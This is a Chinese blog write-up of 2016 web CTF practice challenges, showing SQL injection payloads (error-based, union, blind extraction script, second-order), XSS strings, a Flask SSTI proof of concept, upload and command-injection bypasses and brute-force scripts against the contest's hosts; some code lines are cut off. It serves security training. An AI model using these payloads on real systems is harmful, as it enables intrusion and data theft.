2016合天全国高校网安联赛专题赛--赛前指导练习题web进阶篇Writeup

原创

Bendawang 于 2016-07-26 09:31:24 发布 4128 收藏 1

分类专栏： WriteUp Web 文章标签： web writeup x-nuca ctf

讲真，这次的题确实价值不很大，脑洞太多了，而且很多无意义的脑洞，不过个别题还可以，另外第16题和21题没有做出来，希望有做出来的菊苣给点hint

题目1

先看源码，然后看到可以链接`Index.php`，

跟过去看到flag

```
A HIDDEN FLAG: FLAG{th!5!5n0tth3fl@g}
```

题目2

先用firefox把submit的disable去掉
然后勾选好抓包，把提交参数修改如下：

[object Object]

题目3

同样抓包，把cookie中的`Member`参数修改为`Admin`的base64的编码

题目4

一道简单php代码审计

payload如下：

```
http://218.76.35.75:20114/?foo={"bar1":"2017f","bar2":[[1,1],1,1,1,1]}&cat[0]=123&cat[1][]=1&dog=%00htc
```

拿到flag

```
flag{php_i5_n0t_b4d}
```

题目5

把`bob`和`sam`的MD5解出来分别是`bob317`和`sam429`，没有什么规律，写个脚本简单爆破一下`slash`后面的数字，

```
import requests
import hashlib
r=requests.session()
url="http://218.76.35.75:20115/index.php"
for i in xrange(1000):
    header={"User-Agent":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:47.0) Gecko/20100101 Firefox/47.0"
    param=hashlib.md5("slash"+str(i)).hexdigest()
    tmpurl=url+"?page="+param
    print tmpurl
    result=r.get(tmpurl,headers=header)
    content=result.content
    if 'flag' in content or 'Flag' in content or 'FLAG' in content:
        print content
        print i
        break
```

爆破出数字是723，脚本截图

```
g/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="zh-cn">
<head><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><meta
 http-equiv="Content-Language" content="zh-CN" />
</head>
<body>
<html>
<title>Hello World</title>
<body>

<h1>hi,my name is slash ,my password is flag{n1ce_te4m_n1ce_Rock}.</h1>


</body>
</html>

http://218.76.35.75:20115/index.php?page=e0abf23f3c6783eb43992635dfbe0d8f
723
```

题目6

根据提示，是http头的注入，那就把头全都试一遍，发现注入点在`referer`参数，然后简单试试，发现可以报错注入，懒得写脚本了，这里也没啥过滤，直接暴库就可以了。

爆出的数据库名为`ctf`


该数据库里面有`flag`和`visits`两张表


然后在`flag`表里面有`id`和`flag`两列

最后的payload如下：

```
2',extractvalue(1,concat(0x3c,(select group_concat(id,"==",flag) from flag))))#
```


结果截图如下





题目7

看题目，随便先上传一个图片，提示



随便上传个php又提示说只要jpg文件，ssctf2016的原题一枚

参照乌云漏洞：http://www.wooyun.org/bugs/wooyun-2015-0125982

如下图，把multipart/form-data变换一下大小写，再把第二个`Content-Type`改成图片类型`image/jpeg`，然后拿到flag

题目8

源码里面有一段js，跑出来结果如下

```
<iframe height=0 width=0 src="./fl0a.php">
```

那么直接进到`fl0a.php`里面，然后在cookie里面发现flag

```
Accept-Encoding: gzip, deflate
Cookie: flag=C00klels60SecU5e
Connection: keep-alive
```

题目9

简单的代码审计，直接给出payload

```
http://218.76.35.75:20124/index.php?heetian=he=abcd
```

拿到flag

题目10

讲真这个真是蛋疼好吧，根据提示`alert document.domain`，

随便试试没怎么过滤，只是会多出现一个img标签，

最开始我是这样的

```
'><script >alert(document.domain)</script>
```

明明没问题就是不出flag

后来改了下：

```
123' onerror=alert(document.domain)
```

然后就得点flag了，无语。。。。

题目11

根据提示说flag在`/flag`，直接把page参数改成`/flag`，然后进入页面看源码

```
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
  <title>欢迎来到比赛</title>
</head>
<body>
  flag 不在这里<!-- flag: 62a72cb2f3d5e7fc0284da9f21e66c9f.php--></body>

</html>
```

得到flag所在，访问即得到`flag`

```
flag:F11elNcLud3Get
```


题目12

和题目5差不多，把cookie里面user改成`admin`之后，爆破guess值，最后是573.

代码如下：

```
import requests

r=requests.session()

url="http://218.76.35.75:20127/index.php"

for i in xrange(1000,0,-1):

    header={"Cookie":"user=admin;guess="+str(i)}

    print header

    result=r.get(url,headers=header)

    content=result.content

    if 'flag' in content or 'Flag' in content or 'FLAG' in content:

        print content

        print i

        break
```

结果截图



```
<html>
<body>
<p></p></body>
</html>

but to somebody you may just be the world<p></p>flag:EaSy70Ch1ngG00kie
573
```

题目13

试了试，基本毫无过滤，直接回显注入，然后脑洞大开，直接猜表明列名都是flag，然后就拿到flag了。。。。。

`payload`如下：

```
http://218.76.35.75:20101/index.php?name=admin' and 1=2 union select 1,2,group_concat(flag) from flag--
```

id	name	age
1	2	thisisforunionsqlinjection

© hetian lab

题目14


上传一个图片马直接拿到flag

```
flag:uploadwithinclude
```

题目15

可以输入命令，果断用上`|`，开始命令执行，

试了半天发现好像只有ls命令可以用，算了，那就直接访问ls出来的文件把，




```
3f83e03a1e4e65573ef11cca25048808  css  footer.php  header.php  index.php
```

直接访问http://218.76.35.75:20105/3f83e03a1e4e65573ef11cca25048808

就拿到flag了


题目16

没做，求教

题目17

根据提示把`Referer`和`X-Forward-For`改了，然后在相应头里面找到password，再MD5

解码之后是cafe，然后提交即可



```
POST / HTTP/1.1
Host: 218.76.35.74:65280
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.iie.ac.cn
X-Forward-For: 10.10.20.1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

password=cafe
```

```
HTTP/1.1 200 OK
Date: Mon, 25 Jul 2016 10:47:22 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.17
Password: d2626f412da748e711ca4f4ae9428664
Vary: Accept-Encoding
Content-Length: 2624
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=gb2312

 <script>alert('Flag:
84294deb396ba4373c5ea8b73fa111b2');</script> <!DOCTYPE html>
<html>
<head>
  <title>DrinkCoffee</title>
  <META http-equiv=Content-Type content="text/html;
charset=gb2312">
```

题目18

提示了是`kindeditor`，然后随便点开一个js，得到`kindeditor`版本是4.1.7，那么就是KindEditor 4.1.7的泄漏路径问题，漏洞根源位于/php/file_manager_json.php，

访问之，得到

/var/www/html/Web/kind/kindeditor/attached{"moveup_dir_path":"","current_dir_path":"","current_url":"\/kindeditor\/php\/..\/attached\/","total_count":2,"file_list":[{"is_dir":false,"has_file":false,"filesize":51,"dir_path":"","is_photo":false,"filetype":"php","filename":"flag_clue.php","datetime":"2015-11-16 21:58:28"},{"is_dir":false,"has_file":false,"filesize":28,"dir_path":"","is_photo":false,"filetype":"html","filename":"index.html","datetime":"2015-11-16 21:37:12"}]}

看到`attached`目录下有个`flag_clue.php`，访问，得到一串base64的倒置的字符串，反一下再解码得到flag

```
flag:{uveDoneAgreatJob}
```

题目19

各种看也没什么思路，上工具扫网页把，结果扫除了`.git`文件夹，好的，这下所有都有了

把所有东西爬下来，然后管他三七二十一，先恢复了再说

```
git ls-files -d | xargs -i git checkout {}
```

恢复后如下：

再逐个看看各个文件，然而还是没有flag，想到切换下分支，发现有三个分支

切换到1.0.0，然后再看看`hack.php`，flag出现了！截图如下：

```
└─(20:43:37 on master)──> git checkout 1.0.0                    ──(一, 7月25)─┘
Note: checking out '1.0.0'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by performing another checkout.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -b with the checkout command again. Example:

  git checkout -b new_branch_name

HEAD 目前位于 570fa78... init
┌─(~/download)──────────────────────────────(bendawang@Bendawang:pts/1)─┐
└─(20:43:42 on 570fa78)──> ls                                  ──(一, 7月25)─┘
css  footer.php  hack.php  header.php  index.php
┌─(~/download)──────────────────────────────(bendawang@Bendawang:pts/1)─┐
└─(20:43:44 on 570fa78)──> cat hack.php                        ──(一, 7月25)─┘
<?php
/**
 * Created by PhpStorm.
 * User: pfven
 * Date: 2016/7/20
 * Time: 15:53
 */

echo "<h1>It's Work!</h1>";
$hack = "hack by flag{gitfoldermustbypass}";%
```


题目20

提示是python，源码里面也看到了flask，试了试，果然在data处存在ssti

给一个遍历注册os模块的poc，

```
{% for c in [].__class__.__base__.__subclasses__() %} {% if c.__name__ == 'catch_warnings' %} {% for b
```

这样执行之后发现目录下有个`473bfa63bfeb1e673d6d151a799af923.py`，cat一下拿到flag



题目21

不知道，求教，实在不知道怎么过

题目22

真是不想吐槽这道题了，纯脑洞的题，真是折腾，直接上payload

```
shell[pass]=asdfasdf&shell[_SESSION][login]=asd&shell[login]=false
```

题目23

首先fuzz可以很容易得到存在一个`admin`账户，通过bool盲注拿到MD5后的密码，代码如下：

```
import requests

r=requests.session()

url="http://218.76.35.75:20108/"

ans=""

for i in xrange(1,40):

    for j in xrange(33,124):

        header={"User-Agent":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:47.0) Gecko/20100101 Firefox/4

        data={'username':'admin\' and(if(substring(password,'+str(i)+',1)=\''+chr(j)+'\',1,0)) and \'1\

        result=r.post(url,data=data,headers=header)

        content=result.content

        if "密码错误" in content:

            ans+=chr(j)

            print ans

            break

print ans
```

得到`admin`对应的密码

```
0963617d2e0fbfb63cea9b6ff9d6febb
```

但是反解不出来，折腾半天之后，于是开始换思路，顺利的发现robots.txt然后顺着拿到了网页源码

根据源码顺利构造poc如下：

```
username=admin'%a0and%a01=2%a0union%a0select%a0"21232f297a57a5a743894a0e4a801fc3"%a0from%a0admin%a0wher

&password=admin
```

题目24

脑洞，脑洞！！！，尼玛啊

脑洞进目录`http://218.76.35.75:20116/flagishere/`

然后这里很简单绕过一下

```
uname=admin

&passwd=admin'||'1'='1

&submit=Submit
```

拿到flag

题目25

通过备份文件.index.php.swp拿到源代码，贴出主要部分

```
<?php

include 'db.php';

session_start();

if (!isset($_SESSION['login'])){

  $_SESSION['login'] = 'guest'.mt_rand(1e5, 1e6);

  $login = $_SESSION['login'];

}

if (isset($_POST['submit'])) {

  if (!isset($_POST['id'], $_POST['vote']) || !is_numeric($_POST['id']))

      die('please select ...');

  $id = $_POST['id'];



  $vote = (int)$_POST['vote'];

  if ($vote > 5 || $vote < 1)



    $vote = 1;

  $q = mysql_query("INSERT INTO t_vote VALUES ({$id}, {$vote}, '{$login}')");

  $q = mysql_query("SELECT id FROM t_vote WHERE user = '{$login}' GROUP BY id");

  echo '<p><b>Thank you!</b> Results:</p>';

  echo '<table border="1">';
```

```
    echo '<table border= 1 >';
    echo '<tr><th>Logo</th><th>Total votes</th><th>Average</th></tr>';
    while ($r = mysql_fetch_array($q)) {
        $arr = mysql_fetch_array(mysql_query("SELECT title FROM t_picture WHERE id = ".$r['id']));
        echo '<tr><td>'.$arr[0].'</td>';
        $arr = mysql_fetch_array(mysql_query("SELECT COUNT(value), AVG(value) FROM t_vote WHERE id = ".$r
        echo '<td>'.$arr[0].'</td><td>'.round($arr[1],2).'</td></tr>';
    }
    echo '<br><a href="index.php">goBack</a><br>';

    exit;
}
?>
```

先看过滤，发现并没有机会单次注入，可控的`id`和`vote`都被卡死了数字类型，但是发现后门有直接`$r['id']`，那么id这里就存在二次注入，例如输入`1 and 1=2 union select database()`的16进制能成功进入数据库，然后再二次取出的时候直接带入了查询语句，就能成功回显数据库名。这样就能够构造进行二次注入了，但是这里好像有权限设定，访问不了`information_schema`库，结果脑洞了下，直接`1 and 1=2 union select flag from t_flag`，就拿到flag了，如下：